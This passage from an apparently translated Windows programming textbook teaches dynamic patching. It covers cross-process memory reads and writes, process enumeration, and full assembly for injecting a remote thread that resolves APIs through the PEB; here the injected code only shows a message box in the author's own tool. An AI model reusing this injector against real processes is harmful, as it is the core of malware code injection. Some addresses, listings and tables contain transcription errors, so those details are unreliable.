


Figure 13-1: Data Transmission in Dynamic Patching

In this diagram, the patching tool writes the patching code to the designated location in the target process's memory (patching code int 3, i.e., 0xCC). Simultaneously, the patching tool records the byte value at that location. When the target process executes this code and an exception occurs, the operating system packages the relevant information (e.g., register values) into an EXCEPTION\_RECORD and passes it to the target process (i.e., the dynamic patching tool). The operating system transmits the data via the messaging mechanism to the dynamic patching tool. Then, the tool completes the patching operation by modifying the target process's information based on the received data and writes the updated information back into the target process's address space, allowing the target process to resume its current execution state.

#### 13.1.2 READING AND WRITING PROCESS MEMORY

Reading and writing to other process address spaces is a crucial feature that dynamic patching must possess. The Windows API provides functions for reading and writing to other process address spaces. First, let's introduce these related functions.

##### 1. Related Functions

The security mechanism of Windows does not allow a process to directly read and write data in the address space of another process, except when using specific Windows API functions. These functions include:

- **OpenProcess** (Used to open the target process with specified access rights)
- **ReadProcessMemory** (Used to read data from the address space of the target process)
- **WriteProcessMemory** (Used to write data to the address space of the target process)

Below is a detailed introduction to these three functions.

### (1) OpenProcess Function

The OpenProcess function is used to open an existing process object and returns a handle to the process. The function prototype is as follows:

```
HANDLE OpenProcess(
    DWORD dwDesiredAccess,    // Access rights
    BOOL bInheritHandle,      // Inheritance flag, if the handle can be
    inherited by child processes, set to TRUE
    DWORD dwProcessId         // Process ID
);
```

Parameter explanations:

1. **dwDesiredAccess**: Specifies the access rights. It can be one of the values listed in Table 13-1.

**Table 13-1:** Values for dwDesiredAccess Parameter in OpenProcess Function

Value	Constant Name	Description
0x1F0FFF	PROCESS_ALL_ACCESS	All possible access rights for a process
0x0080	PROCESS_CREATE_PROCESS	Required to create a process
0x0002	PROCESS_CREATE_THREAD	Required to create a thread
0x0040	PROCESS_DUP_HANDLE	Required to duplicate a handle using DuplicateHandle
0x0400	PROCESS_QUERY_INFORMATION	Required to retrieve certain information about a process
0x1000	PROCESS_QUERY_LIMITED_INFORMATION	Required to retrieve certain information about a process. If the process has the PROCESS_QUERY_LIMITED_INFORMATION right.
0x0200	PROCESS_SET_INFORMATION	Required to set certain information about a process
0x0100	PROCESS_SET_QUOTA	Required to set memory limits for a process
0x0800	PROCESS_SUSPEND_RESUME	Required to suspend or resume a process
0x0001	PROCESS_TERMINATE	Required to terminate a process using TerminateProcess
0x0008	PROCESS_VM_OPERATION	Required to perform an operation on the address space of a process (using VirtualProtectEx and WriteProcessMemory)
0x0010	PROCESS_VM_READ	Required to read the memory of a process (using ReadProcessMemory)
0x0020	PROCESS_VM_WRITE	Required to write to the memory of a process (using WriteProcessMemory)
0x100000	SYNCHRONIZE	Required to wait for the process to terminate

2. bInheritHandle: Inheritance flag. If set to TRUE, it indicates that the process will inherit the handle. Otherwise, it will not inherit it.
3. dwProcessId: Process ID.
4. Return value: If successful, returns the handle of the specified process. If unsuccessful, returns NULL. You can call GetLastError to get extended error information.

(2) ReadProcessMemory Function Reads memory from a process. The function prototype is as follows:

```
BOOL ReadProcessMemory(
    HANDLE hProcess,           // Handle to the process
    PVOID pvAddressRemote,     // Address in the remote process' VA space
    PVOID pvBufferLocal,       // Buffer to store the read data
    DWORD dwSize,              // Number of bytes to read
    PDWORD pdwNumBytesRead    // Number of bytes read, can be NULL
);
```

Explanation of the parameters:

1. hProcess: Handle to the remote process. The remote process refers to the process to be operated on.
2. pvAddressRemote: The address space in the process to be operated on, this address is VA.
3. pvBufferLocal: The local buffer area to store the data to be read.
4. dwSize: The size of the data block.
5. pdwNumBytesRead: Output parameter, indicating the actual number of bytes read this time, can be NULL.
6. Return value: If successful, returns TRUE. Otherwise, returns NULL.

(3) WriteProcessMemory Function Writes memory to a process. The complete definition is as follows:

```
BOOL WriteProcessMemory(
    HANDLE hProcess,           // Handle to the process
    PVOID pvAddressRemote,     // Address in the remote process' VA space
    PVOID pvBufferLocal,       // Buffer containing the data to be written
    DWORD dwSize,              // Number of bytes to write
    PDWORD pdwNumBytesRead    // Number of bytes written, can be NULL
);
```

The parameters for writing memory to a process are the same as for reading memory from a process. Explanation of the parameters:

1. hProcess: Handle to the target process.
2. pvAddressRemote: The initial address in the target process to which data is to be written.
3. pvBufferLocal: Local buffer area containing the data to be written (for ReadProcessMemory) or the area to receive the data to be read (for WriteProcessMemory).
4. dwSize: Number of bytes to write.

5. pdwNumBytesRead: Specifies a double-word variable. The function returns the actual number of bytes written; if not concerned, this parameter can be set to NULL.
6. Return value: If the process executes successfully, the return value is non-zero. Execution failure returns 0.

## 2. Example Analysis of Reading and Writing Process Memory

If you often use the PEInfo tool, you will notice that when the tool examines some PEs with a large amount of data, it often encounters "deadlocks." The reasons and solutions to this issue were discussed in Chapter 2. Now let's look at how to resolve this problem using dynamic patching techniques.

(1) Modify the Code To help everyone understand reading and writing process memory, this example uses some techniques. For instance, when PEInfo.asm needs patching, we make the following modifications:

---

### STEP 1

Add a label dwFlag to the data segment:

```
szFileName db MAX_PATH dup(?), 0FFH
dwFlag dd 0FFFFFFFh ; Initialize the flag
szDll20Lab db 'Richdb20.dll', 0
szClassDdb db 'Richdb20A', 0
```

---

### STEP 2

Add the following flag detection code in the loop:

```
.while [esi].VirtualAddress
  cld
  .....
  invoke _appendInfo, addr @szBuffer
  pop ecx ; Restore stack
  xor edi, edi
  repe scasb
  push ecx
  invoke _appendInfo, addr @szBuffer
  pop ecx
  .break .if dwFlag == 1 ; Add a conditional break to exit if dwFlag is set
  .....
.untilcxz
  .break .if dwFlag == 1 ; Add a conditional break to exit if dwFlag is set
  invoke _appendInfo, addr @szCrLf
.endw
```

The above two steps add a check for the label. If the label's value is 1, the loop exits. Since the value of dwFlag is set to 0xFFFFFFFF by default, and there is no valid value assigned to dwFlag in chapter13\PEInfo.asm, the exit condition seems to never be satisfied.

(2) Patch Tool Source Code Dynamic patching techniques involve modifying the address space of the process, causing process control to shift. The code segment 13-1 is part of the patch tool source code. (Complete code can be found in chapter13\DPatchPEInfo.asm).

Code Listing 13-1 Function to read and write process memory \_writeToPEInfo (chapter13\DPatchPEInfo.asm)

```
1 ;-----
2 ; Example of Reading and Writing Memory
3 ; Test Method: First run PEInfo.exe
4 ; Display the information of Kernel32.dll
5 ; Start the program, and display the location information of Kernel32.dll
6 ; End when it detects that the information of PEInfo.exe's relocation is the same.
7 ;-----
8 _writeToPEInfo proc
9     pushad
10
11    ; Get the handle of the process through the window
12    invoke GetDesktopWindow
13    invoke GetWindow, eax, GW_CHILD
14    invoke GetWindow, eax, GW_HWNDFIRST
15    mov phwnd, eax
16    invoke GetParent, eax
17    .if !eax
18        mov parent, 1
19    .endif
20
21    mov eax, phwnd
22    .while eax
23        .if parent
24            mov parent, 0 ; Reset flag
25            ; Get the window title text
26            invoke GetWindowText, phwnd, addr strTitle,\n                sizeof strTitle
27
28            nop
29            invoke lstrcmp, addr strTitle, addr szTitle
30            .if !eax
31                mov eax, phwnd
32                .break
33            .endif
34        .endif
35
36        ; Find the next sibling window of the current window
37        invoke GetWindow, phwnd, GW_HWNDNEXT
38        mov phwnd, eax
39        invoke GetParent, eax
40        .if !eax
41            invoke IsWindowVisible, phwnd
42            .if eax
43                mov parent, 1
44            .endif
45        .endif
46        mov eax, phwnd
47    .endw
48
49    ;mov eax, phwnd
50    ;invoke wsprintf, addr szBuffer, addr szOut1, eax
51    ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
52
53    ; Get the process ID from the window handle
54    invoke GetWindowThreadProcessId, phwnd, addr hProcessID
55
56    ;mov eax, hProcessID
57    ;invoke wsprintf, addr szBuffer, addr szOut2, eax
58    ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
59
60    invoke OpenProcess, PROCESS_ALL_ACCESS,\n            FALSE, hProcessID
61
62    .if !eax
63        invoke MessageBox, NULL, addr szErr1, NULL, MB_OK
64        jmp @ret
65    .endif
66    mov hProcess, eax ; Save the handle of the process
67
68
69    ;invoke wsprintf, addr szBuffer, addr szOut3, eax
70    ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
71
72
73    ; Suspend the process
74    ;invoke _suspendProcess, hProcess
```

```

75      ; Read memory
76      invoke ReadProcessMemory, hProcess, STOP_FLAG_POSITION,\n
77                      addr dwFlag, 4, NULL
78
79      .if eax\n
80          ;mov eax, dwFlag\n
81          ;invoke wsprintf, addr szBuffer, addr szOut, eax\n
82          ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK\n
83
84          ; Write memory to change the flag value\n
85          invoke WriteProcessMemory, hProcess,\n
86                      STOP_FLAG_POSITION,\n
87                      addr dwPatchDD, 4, NULL\n
88
89      .else\n
90          invoke MessageBox, NULL, addr szErr2, NULL, MB_OK\n
91          jmp @ret\n
92
93      .endif\n
94
95      ; Resume the process\n
96      invoke _resumeProcess, hProcess\n
97      invoke CloseHandle, hProcess\n
98
99      @ret:\n
100     popad\n
101     ret\n
102     _writeToPEInfo endp

```

STOP\_FLAG\_POSITION is the VA address of the flag dwFlag defined in PEInfo.asm within the process. This location can be calculated using the following method:

First, find the location of the dwFlag variable in the file (highlighted part):

00002500	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00002510	00 00 00 00 FF 00 00 00 00 52 69 63 68 45 64 32 .... ....RichEd2
00002520	30 2E 64 6C 6C 00 52 69 63 68 45 64 69 74 32 30 0.dll.RichEdit20
00002530	41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 A.....

As shown above, the flag dwFlag is located at the file address 0x00002510. By using the PEInfo tool to check all the section information of the file, the result is as follows:

Section Name	Unaligned Length	In-Memory Offset (Aligned)	In-File Length	In-File Offset	Section Attributes
.text	00000c16	00001000	00000e00	00000400	60000020
.rdata	000010a4	00002000	00001200	00001200	40000040
.data	00000132	<b>00004000</b>	00000200	00002400	c0000040
.rsrc	00000578	00005000	00000600	00002600	40000040

Based on the conversion relationship between RVA and FOA, the memory address (VA) of the stop flag position is 0x00404115. In the DPatchPEInfo.asm file, the definition of this constant is as follows:

```
STOP_FLAG_POSITION = 00404115h
```

(3) Running the Test Next, it's time for the miraculous moment. The whole idea is that when the PEInfo tool is running, if it detects that the information it needs has already been output, it can simply end the execution of another program. By running PEInfo's code (note, this is not the entire process), we can see if our program also participates in controlling the flow of commands in PEInfo. Currently, there are three necessary tasks to perform dynamically:

1. This code can read the memory of PEInfo.exe.

2. This code judges whether to continue running based on user input. When the required information has been output, it selects the menu option "Stop relocation in position" to end the patch.
3. This code does not implement the patch section for the sake of simplification. The code already has logic to check the process status before adding the patch. We will add more dynamic patches later, such as those that increase the rights of the patch tool to modify the address space of the process and enhance memory read and write capabilities.

**Extended Reading: About Hot Patching** In the field of software patches, hot patches are patches that are added and take effect after the software has been launched. Sometimes, to ensure convenience and flexibility, some software provides a "back door" for the patches. For example, there are functions in the Windows ntdll.dll library that export code that can be used to execute a hot patch.

```
MOV EDI, EDI
PUSH EBP
MOV EBP, ESP
```

The "mov edi, edi" instruction is a two-byte instruction that can be replaced by any jump instruction of the same length, thereby achieving a hotfix.

In the Visual C++ compiler, the /hotpatch option can be used to create a hot-patchable PE file.

The above demonstrates an idea where you can add functionality on this basis, such as enhancing the rights of the patch tool, modifying the address space of the process, and enhancing memory read and write capabilities, etc.

#### 13.1.3 OBTAINING TARGET PROCESS HANDLES

When dynamically patching, it is essential to get the handle or ID of the target process so that the process's readable and writable information can be obtained.

1. Methods to obtain process handles There are many methods to obtain the handle of a Win32 subsystem process, commonly the following four:

##### (1) CALLING FUNCTIONS PROVIDED BY PSAPI.DLL

This dynamic link library is a set of functions developed by the Microsoft Windows NT development team, related to process operations. The core functions include:

Hint	RVA	FunctionName
00000002	0000163b	EnumDeviceDrivers
00000003	00004150	EnumPageFileA
00000004	00003fe1	EnumPageFilesW
00000005	00001e4f	EnumProcessModules
00000006	00003a76	EnumProcesses

---

## (2) CALLING FUNCTIONS PROVIDED BY THE TOOLHELP API

The ToolHelp32 functions are a set of Windows API functions stored in Kernel32.dll. These functions can use Snapshot to obtain a list of processes, threads, modules, and heaps in system memory. Core functions include:

Hint	RVA	FunctionName
00000700	00065c7f	CreateToolhelp32Snapshot
00000288	00064f55	Process32First
00000289	00064e9c	Process32FirstW
0000028a	000650c8	Process32Next
0000028b	000650e7	Process32NextW
0000025a	000653a0	Module32First
0000025b	000652e7	Module32FirstW
0000025c	000654a8	Module32Next
0000025d	00065484	Module32NextW

---

## (3) CALLING UNDOCUMENTED FUNCTIONS IN NTDLL.DLL

In ntdll.dll, there is a set of NtQuery functions. These functions use their function numbers to obtain system-related data structures, some of which include process information. Core functions include:

Hint	RVA	FunctionName
00000053	0000d7fe	NtQueryInformationProcess
0000004f	0000d80e	NtQueryInformationThread
00000047	0000d92e	NtQuerySystemInformation

---

## (4) CALLING API FUNCTIONS IN PDH.DLL

PDH (Performance Data Helper) contains a large amount of information, such as CPU usage, memory usage, system process information, etc. This database can be accessed through registry functions or dynamically linked through the functions provided by PDH.DLL. Core functions include:

Hint	RVA	FunctionName
0000000e	00009e6b	PdhCloseQuery
00000054	0000943d	PdhOpenQueryA
00000055	00009014	PdhOpenQueryH
00000056	00009227	PdhOpenQueryW
000001c	0002b511	PdhEnumObjectItemsA
000001d	0002b1e9	PdhEnumObjectItemsHA
000001e	0002aebd	PdhEnumObjectItemsHW
000001f	0002b109	PdhEnumObjectItemsW
0000004	000097ed	PdhAddCounterA
00000005	0000964c	PdhAddCounterW
0000000f	00009c36	PdhCollectQueryData

00000010	00009c9d	PdhCollectQueryDataEx
0000008a	000f03158	PdhGetFormattedCounterArrayA
000003b	00032a25	PdhGetFormattedCounterArrayW
000003c	0003b7d	PdhGetFormattedCounterValue

## 2. Example Analysis of Enumerating System Processes

The following uses the second method as an example, which calls functions provided by the ToolHelp API to enumerate system processes and obtain a list of modules associated with the specified process.

### (1) SOURCE CODE

The source code for obtaining the list of modules associated with the specified process is shown in Code Listing 13-2.

**Code Listing 13-2** Obtaining the list of modules associated with the specified process  
(chapter13\qltools.asm)

```

1 ;-----
2 ; Get the list of modules associated with the specified process
3 ;-----
4 _GetModuleList proc uses ebx esi edi processID:DWORD
5 local temp:BOOL
6
7 invoke SendMessage, hModuleShowList, LB_RESETCONTENT, 0, 0
8 mov ebx, processID
9 invoke CreateToolhelp32Snapshot, TH32CS_SNAPMODULE, ebx
10 mov hModuleSnapshot, eax
11 invoke Module32First, hModuleSnapshot, addr process_ME
12
13 mov temp, eax
14 .while temp
15     .if process_ME.th32ProcessID == ebx
16         invoke SendMessage, hModuleShowList, LB_ADDSTRING, \
17             0, addr process_ME.szExePath
18     .endif
19     invoke Module32Next, hModuleSnapshot, addr process_ME
20     mov temp, eax
21 .endw
22 ret
23 _GetModuleList endp
24
25 ;-----
26 ; Get the list of processes
27 ;-----
28 _GetProcessList proc _hWnd
29 local temp:BOOL
30
31 invoke RtlZeroMemory, addr process_PE, sizeof process_PE
32 invoke SendMessage, hProcessListBox, LB_RESETCONTENT, 0, 0
33 mov process_PE.dwSize, sizeof process_PE
34 invoke CreateToolhelp32Snapshot, TH32CS_SNAPPROCESS, 0
35 mov hProcessSnapshot, eax
36
37 invoke Process32First, hProcessSnapshot, addr process_PE
38 .while eax
39     invoke SendMessage, hProcessListBox, LB_ADDSTRING, \

```

```

40          0, addr process_PE.szExeFile
41      invoke SendMessage, hProcessListBox, LB_SETITEMDATA, eax, \
42          process_PE.th32ProcessID
43      invoke Process32Next, hProcessSnapshot, addr process_PE
44 .endw
45 invoke CloseHandle, hProcessSnapshot
46 ; Select the first item
47 invoke SendMessage, hProcessListBox, LB_SETCURSEL, 0, 0
48 invoke SendMessage, hProcessListBox, LB_GETITEMDATA, eax, 0
49 invoke _GetModuleList, eax
50
51 invoke GetDlgItem, _hWnd, IDOK
52 invoke EnableWindow, eax, FALSE
53 ret
54 _GetProcessList endp

```

Line 34 calls the function CreateToolhelp32Snapshot to obtain a snapshot.

Line 37 calls the function Process32First to get the first process from the snapshot corresponding to the disk file.

Lines 38 to 44 form a loop, calling the function Process32Next to complete the enumeration of processes in the snapshot.

The main program calls the following two functions through the code:

```

;-----
; Process termination dialog procedure
;-----
_ProcKillMain proc uses ebx edi esi hProcessKillDlg:HWND, wMsg, wParam, lParam
    mov eax, wMsg

    .if eax == WM_CLOSE
        invoke EndDialog, hProcessKillDlg, NULL
    .elseif eax == WM_INITDIALOG
        invoke GetDlgItem, hProcessKillDlg, IDC_PROCESS
        mov hProcessListBox, eax
        invoke GetDlgItem, hProcessKillDlg, IDC_PROCESS_MODEL
        mov hModuleShowList, eax
        ; Display processes, and ensure the first selected module is shown
        invoke _GetProcessList, hProcessKillDlg
    .elseif eax == WM_COMMAND
        mov eax, wParam
        .if ax == IDOK
            invoke SendMessage, hProcessListBox, LB_SETCURSEL, 0, 0
            invoke SendMessage, hProcessListBox, \
                LB_GETITEMDATA, eax, 0

            invoke _RunThread, eax

            invoke Sleep, 200
            invoke _GetProcessList, hProcessKillDlg
            jmp @@F
            invoke MessageBox, hProcessKillDlg, addr szErrTerminate, \
                NULL, MB_OK or MB_ICONWARNING
@@:
    .elseif ax == IDC_REFRESH
        invoke SendMessage, hProcessListBox, LB_RESETCONTENT, 0, 0

        invoke CreateToolhelp32Snapshot, TH32CS_SNAPPROCESS, 0
        mov hProcessSnapshot, eax
        invoke _GetProcessList, hProcessKillDlg
    .elseif ax == IDC_PROCESS
        shr eax, 16
        .if ax == LBN_SELCHANGE

```

```

        invoke SendMessage, hProcessListBox, LB_GETCURSEL, 0, 0
        invoke SendMessage, hProcessListBox, LB_GETITEMDATA, \
            eax, 0
        invoke _GetModuleList, eax ; Refresh module list
        invoke GetDlgItem, hProcessKillDlg, IDOK
        invoke EnableWindow, eax, TRUE
    .endif
.endif
.else
    mov eax, FALSE
    ret
.endif
mov eax, TRUE
ret
_ProcKillMain endp

```

## (2) Test Run

The running interface is shown in Figure 13-2.



Figure 13-2 Enumeration System Process Running Interface

### 13.1.4 EXECUTING REMOTE THREADS

For most dynamic patches, the final step is to execute the code, ensuring that the data injected into the target process's memory can run and end the execution at a specific location. One method to run injected code is through remote thread execution, which involves injecting a segment of code into the target process and creating a thread in the target process to execute the code.

1. Relevant Functions The Windows API provides a number of functions to support remote thread execution. The general steps are:
  - **Step 1:** Use the `OpenProcess` function to open the target process and obtain the handle for process operations.
  - **Step 2:** Use the `VirtualAllocEx` function to allocate memory in the target process.
  - **Step 3:** Use the `WriteProcessMemory` function to write the code into the allocated memory.

- **Step 4:** Use the `CreateRemoteThread` function to create a remote thread in the target process to execute the code.

The `OpenProcess` and `WriteProcessMemory` functions have already been introduced in section 13.1.2. Below are two additional functions.

---

#### (1) VIRTUALALLOCEx FUNCTION

The `VirtualAllocEx` function allocates memory with the following prototype:

```
LPVOID VirtualAllocEx(
    HANDLE hProcess,           // Handle to the process where memory is to be allocated
    LPVOID lpAddress,          // Pointer to the starting address of the allocated
    memory, NULL means system decides
    SIZE_T dwSize,             // Size of the memory block, in bytes
    DWORD  flAllocationType,   // Memory allocation type
    DWORD  flProtect          // Memory protection type
);
```

Explanation of each parameter:

1. `flAllocationType`, memory allocation attribute, can be:
  - `MEM_COMMIT`, to commit physical storage in memory or in the paging file for the specified pages.
  - `MEM_PHYSICAL`, to allocate physical memory (only for Address Windowing Extensions (AWE) memory).
  - `MEM_RESERVE`, to reserve a range of the process's virtual address space without allocating any physical storage.
  - `MEM_RESET`, to indicate that the data in the specified memory range is no longer needed.
  - `MEM_TOP_DOWN`, to allocate memory at the highest possible address.
2. `flProtect`, memory protection attribute, can be:
  - `PAGE_NOACCESS`, disables all access to the committed region.
  - `PAGE_READWRITE`, enables read-write access to the committed region.
  - `PAGE_EXECUTE`, enables execute access to the committed region.
  - `PAGE_EXECUTE_READ`, enables execute-read access to the committed region.
  - `PAGE_EXECUTE_READWRITE`, enables execute-read-write access to the committed region.
  - `PAGE_GUARD`, marks the region as guarded, causing the system to raise a status guard page exception the first time a guard page is accessed.
  - `PAGE_NOACCESS`: Any access to the committed region results in an access violation.
  - `PAGE_NOCACHE`: The memory pages within the region are not to be cached in the processor's cache.

**Note:** The `PAGE_GUARD` and `PAGE_NOCACHE` attributes can be combined with other attributes. The `PAGE_GUARD` attribute creates a guard page. Any access to a guard page results in a one-time exception that is handled and the guard page is then turned into a normal page. The `PAGE_NOCACHE` attribute is useful for device memory that maps directly to device hardware.

**Return value:** If the function succeeds, the return value is the base address of the allocated region of pages. If the function fails, the return value is `NULL`.

---

## (2) CREATEREMOTETHREAD FUNCTION

The prototype for the CreateRemoteThread function is:

```
HANDLE CreateRemoteThread(
    HANDLE hProcess,           // Handle to the target process
    LPSECURITY_ATTRIBUTES lpThreadAttributes, // Pointer to security attributes
    SIZE_T dwStackSize,        // Size of the stack for the new thread
    LPTHREAD_START_ROUTINE lpStartAddress, // Pointer to the thread function
    LPVOID lpParameter,        // Pointer to a variable to be passed to the thread
    DWORD dwCreationFlags,     // Flags that control the creation of the thread
    LPDWORD lpThreadId);      // Pointer to the returned thread identifier
);
```

Explanation of each parameter:

1. **hProcess**: Handle to the target process.
2. **lpThreadAttributes**: Pointer to a SECURITY\_ATTRIBUTES structure.
3. **dwStackSize**: Initial size of the stack, in bytes.
4. **lpStartAddress**: Pointer to the application-defined function to be executed by the thread.
5. **lpParameter**: Pointer to a variable to be passed to the thread.
6. **dwCreationFlags**: Flags that control the creation of the thread.
7. **lpThreadId**: Pointer to a variable that receives the thread identifier. If this parameter is NULL, the thread identifier is not returned.

**Return value:** If the function succeeds, the return value is a handle to the new thread. If the function fails, the return value is NULL, and you can call `GetLastError` for extended error information.

---

## 2. EXAMPLE ANALYSIS OF INJECTING A REMOTE THREAD INTO A TARGET PROCESS

The goal of this example is to inject a thread into PEInfo.exe that displays a message box with "HelloWorldPE".

---

### (1) SOURCE CODE

The source code for injecting a remote thread into the target process is shown in Code Listing 13-3.

**Code Listing 13-3** Injecting a Remote Thread into a Target Process  
(chapter13\remoteThread.asm)

```
...
66 .code
67
68 REMOTE_THREAD_START equ this byte
69 ;-----
70 ; Get the base address of kernel32.dll
71 ;-----
72 _getKernelBase proc
73     local @dwRet
74
75     pushad
76
77     assume fs:nothing
78     mov eax, fs:[30h]          ; Get the address of the PEB
79     mov eax, [eax+0Ch]         ; Get the PEB_LDR_DATA structure pointer
80     mov esi, [eax+1Ch]         ; Get the InInitializationOrderModuleList head pointer
81     @@: lodsd
```

```

82     mov eax, [eax+8]           ; Get the base address of kernel32.dll
83     cmp dword ptr [eax+18h], 0x00000001 ; Check if the kernel32.dll base address
84     mov @dwRet, eax
85     popad
86     mov eax, @dwRet
87     ret
88 _getKernelBase endp
...
164 _remoteThread proc uses ebx edi esi lParam ; Remote thread function
165
166     call @F ; Get the current position
167 @@:
168     pop ebx
169     sub ebx, offset @B
170
171     ; Get the base address of kernel32.dll
172     invoke _getKernelBase
173     mov [ebx+offset hKernel32Base], eax
174
175     ; From the base address, locate the GetProcAddress function address
176     mov eax, offset szGetProcAddress
177     add eax, ebx
178
179     mov edi, offset hKernel32Base
180     mov ecx, [ebx+edi]
181
182
183     invoke _getApi, ecx, eax
184     mov [ebx+offset lpGetProcAddress], eax
185
186     ; Store the value of GetProcAddress for later use
187     mov [ebx+offset _GetProcAddress], eax
188
189     ; Use GetProcAddress to get the address of LoadLibraryA
190     ;
191     mov eax, offset szLoadLib
192     add eax, ebx
193
194     mov edi, offset hKernel32Base
195     mov ecx, [ebx+edi]
196
197     mov edx, offset _GetProcAddress
198     add edx, ebx
199
200     ; Use GetProcAddress to get the address of LoadLibraryA from kernel32.dll
201     push eax
202     push ecx
203     call dword ptr [edx]
204
205     mov [ebx+offset _loadLibrary], eax
206
207     ; Use LoadLibraryA to get the base address of user32.dll
208
209     mov eax, offset user32_DLL
210     add eax, ebx
211
212     mov edi, offset _loadLibrary
213     mov edx, [ebx+edi]
214
215     push eax
216     call edx
217
218     mov [ebx+offset hUser32Base], eax
219
220     ; Use GetProcAddress to get the address of MessageBoxA
221     mov eax, offset szMessageBox
222     add eax, ebx
223
224     mov edi, offset hUser32Base
225     mov ecx, [ebx+edi]
226
227     mov edx, offset getProcAddress
228     add edx, ebx
229
230
231 ;

```

```

232     push eax
233     push ecx
234     call dword ptr [edx]
235     mov [ebx+offset _messageBox], eax
236
237 ; Call MessageBoxA
238     mov eax, offset szText
239     add eax, ebx
240
241     mov edx, offset _messageBox
242     add edx, ebx
243
244 ; Simulate calling MessageBoxA
245     push MB_OK
246     push NULL
247     push eax
248     push NULL
249     call dword ptr [edx]
250     ret
251 _remoteThread endp
252
253 ;-----
254 ; Data used by the remote thread
255 ;-----
256 szText      db 'HelloWorldPE', 0
257 szGetProcAddr db 'GetProcAddress', 0
258 szLoadLib    db 'LoadLibraryA', 0
259 szMessageBox  db 'MessageBoxA', 0
260
261 user32_DLL   db 'user32.dll', 0, 0
262
263 ; Variables
264 _getProcAddress _ApiGetProcAddress ?
265 _loadLibrary    _ApiLoadLib      ?
266 _messageBox     _ApiMessageBoxA ?
267
268
269 hKernel32Base  dd ?
270 hUser32Base    dd ?
271 lpGetProcAddress dd ?
272 lpLoadLib      dd ?
273
274 REMOTE_THREAD_END equ this byte
275 REMOTE_THREAD_SIZE = offset REMOTE_THREAD_END - offset REMOTE_THREAD_START
.
.
.
298 ;-----
299 ; Insert the remote thread code into PEInfo.exe
300 ; Test method: run PEInfo.exe
301 ; Once the target is running,
302 ;display a HelloWorldPE message box
303 ;-----
304 _patchPEInfo proc
305     local @dwTemp
306
307     pushad
308
309     ; Get the handle of the window
310     invoke GetDesktopWindow
311     invoke GetWindow, eax, GW_CHILD
312     invoke GetWindow, eax, GW_HWNDFIRST
313     mov phwnd, eax
314     invoke GetParent, eax
315     .if !eax
316         mov parent, 1
317     .endif
318
319     mov eax, phwnd
320     .while eax
321         .if parent
322             mov parent, 0 ; Reset flag
323             ; Get window title text
324             invoke GetWindowText, phwnd, addr strTitle, \
325                         sizeof strTitle
326             nop

```

```

327             invoke lstrcmp, addr strTitle, addr szTitle
328         .if !eax
329             mov eax, phwnd
330             .break
331     .endif
332     .endif
333
334     ; Find the next sibling window
335     invoke GetWindow, phwnd, GW_HWNDNEXT
336     mov phwnd, eax
337     invoke GetParent, eax
338     .if !eax
339         invoke IsWindowVisible, phwnd
340         .if eax
341             mov parent, 1
342         .endif
343     .endif
344     mov eax, phwnd
345 .endw
346
347 ;mov eax, phwnd
348 ;invoke wsprintf, addr szBuffer, addr szOut1, eax
349 ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
350
351 ; Get the process ID from the window handle
352 invoke GetWindowThreadProcessId, phwnd, addr hProcessID
353
354 ;mov eax, hProcessID
355 ;invoke wsprintf, addr szBuffer, addr szOut2, eax
356 ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
357
358 invoke OpenProcess, PROCESS_ALL_ACCESS,\n
359                 FALSE, hProcessID
360     .if !eax
361         invoke MessageBox, NULL, addr szErr1, NULL, MB_OK
362         jmp @ret
363     .endif
364     mov hProcess, eax ; Store the process handle in hProcess
365
366
367 ;invoke wsprintf, addr szBuffer, addr szOut3, eax
368 ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
369
370 ; Allocate memory
371 invoke VirtualAllocEx, hProcess, NULL,\n
372                 REMOTE_THREAD_SIZE, MEM_COMMIT,\n
373                 PAGE_EXECUTE_READWRITE
374     .if eax
375         mov lpRemote, eax
376     ; Write the remote thread code
377     invoke WriteProcessMemory, hProcess,\n
378                 lpRemote,\n
379                 offset REMOTE_THREAD_START, \
380                 REMOTE_THREAD_SIZE, \
381                 addr dwTemp
382         mov eax, lpRemote
383         add eax, offset _remoteThread - offset REMOTE_THREAD_START
384         invoke CreateRemoteThread, hProcess, NULL, 0, eax, 0, 0, NULL
385     .endif
386
387     invoke CloseHandle, hProcess
388
389     @ret:
390         popad
391         ret
392     _patchPEInfo endp

```

The logic is clear. The thread code is contained between `REMOTE_THREAD_START` and `REMOTE_THREAD_END` (lines 68 to 274), including data variables. Among them, the defined remote thread function `_remoteThread` (lines 164 to 251) is the function that ultimately runs in the target process. The code writing uses the relocation techniques introduced in Chapter 6 and the dynamic patching techniques in Chapter 7 and Chapter 1.

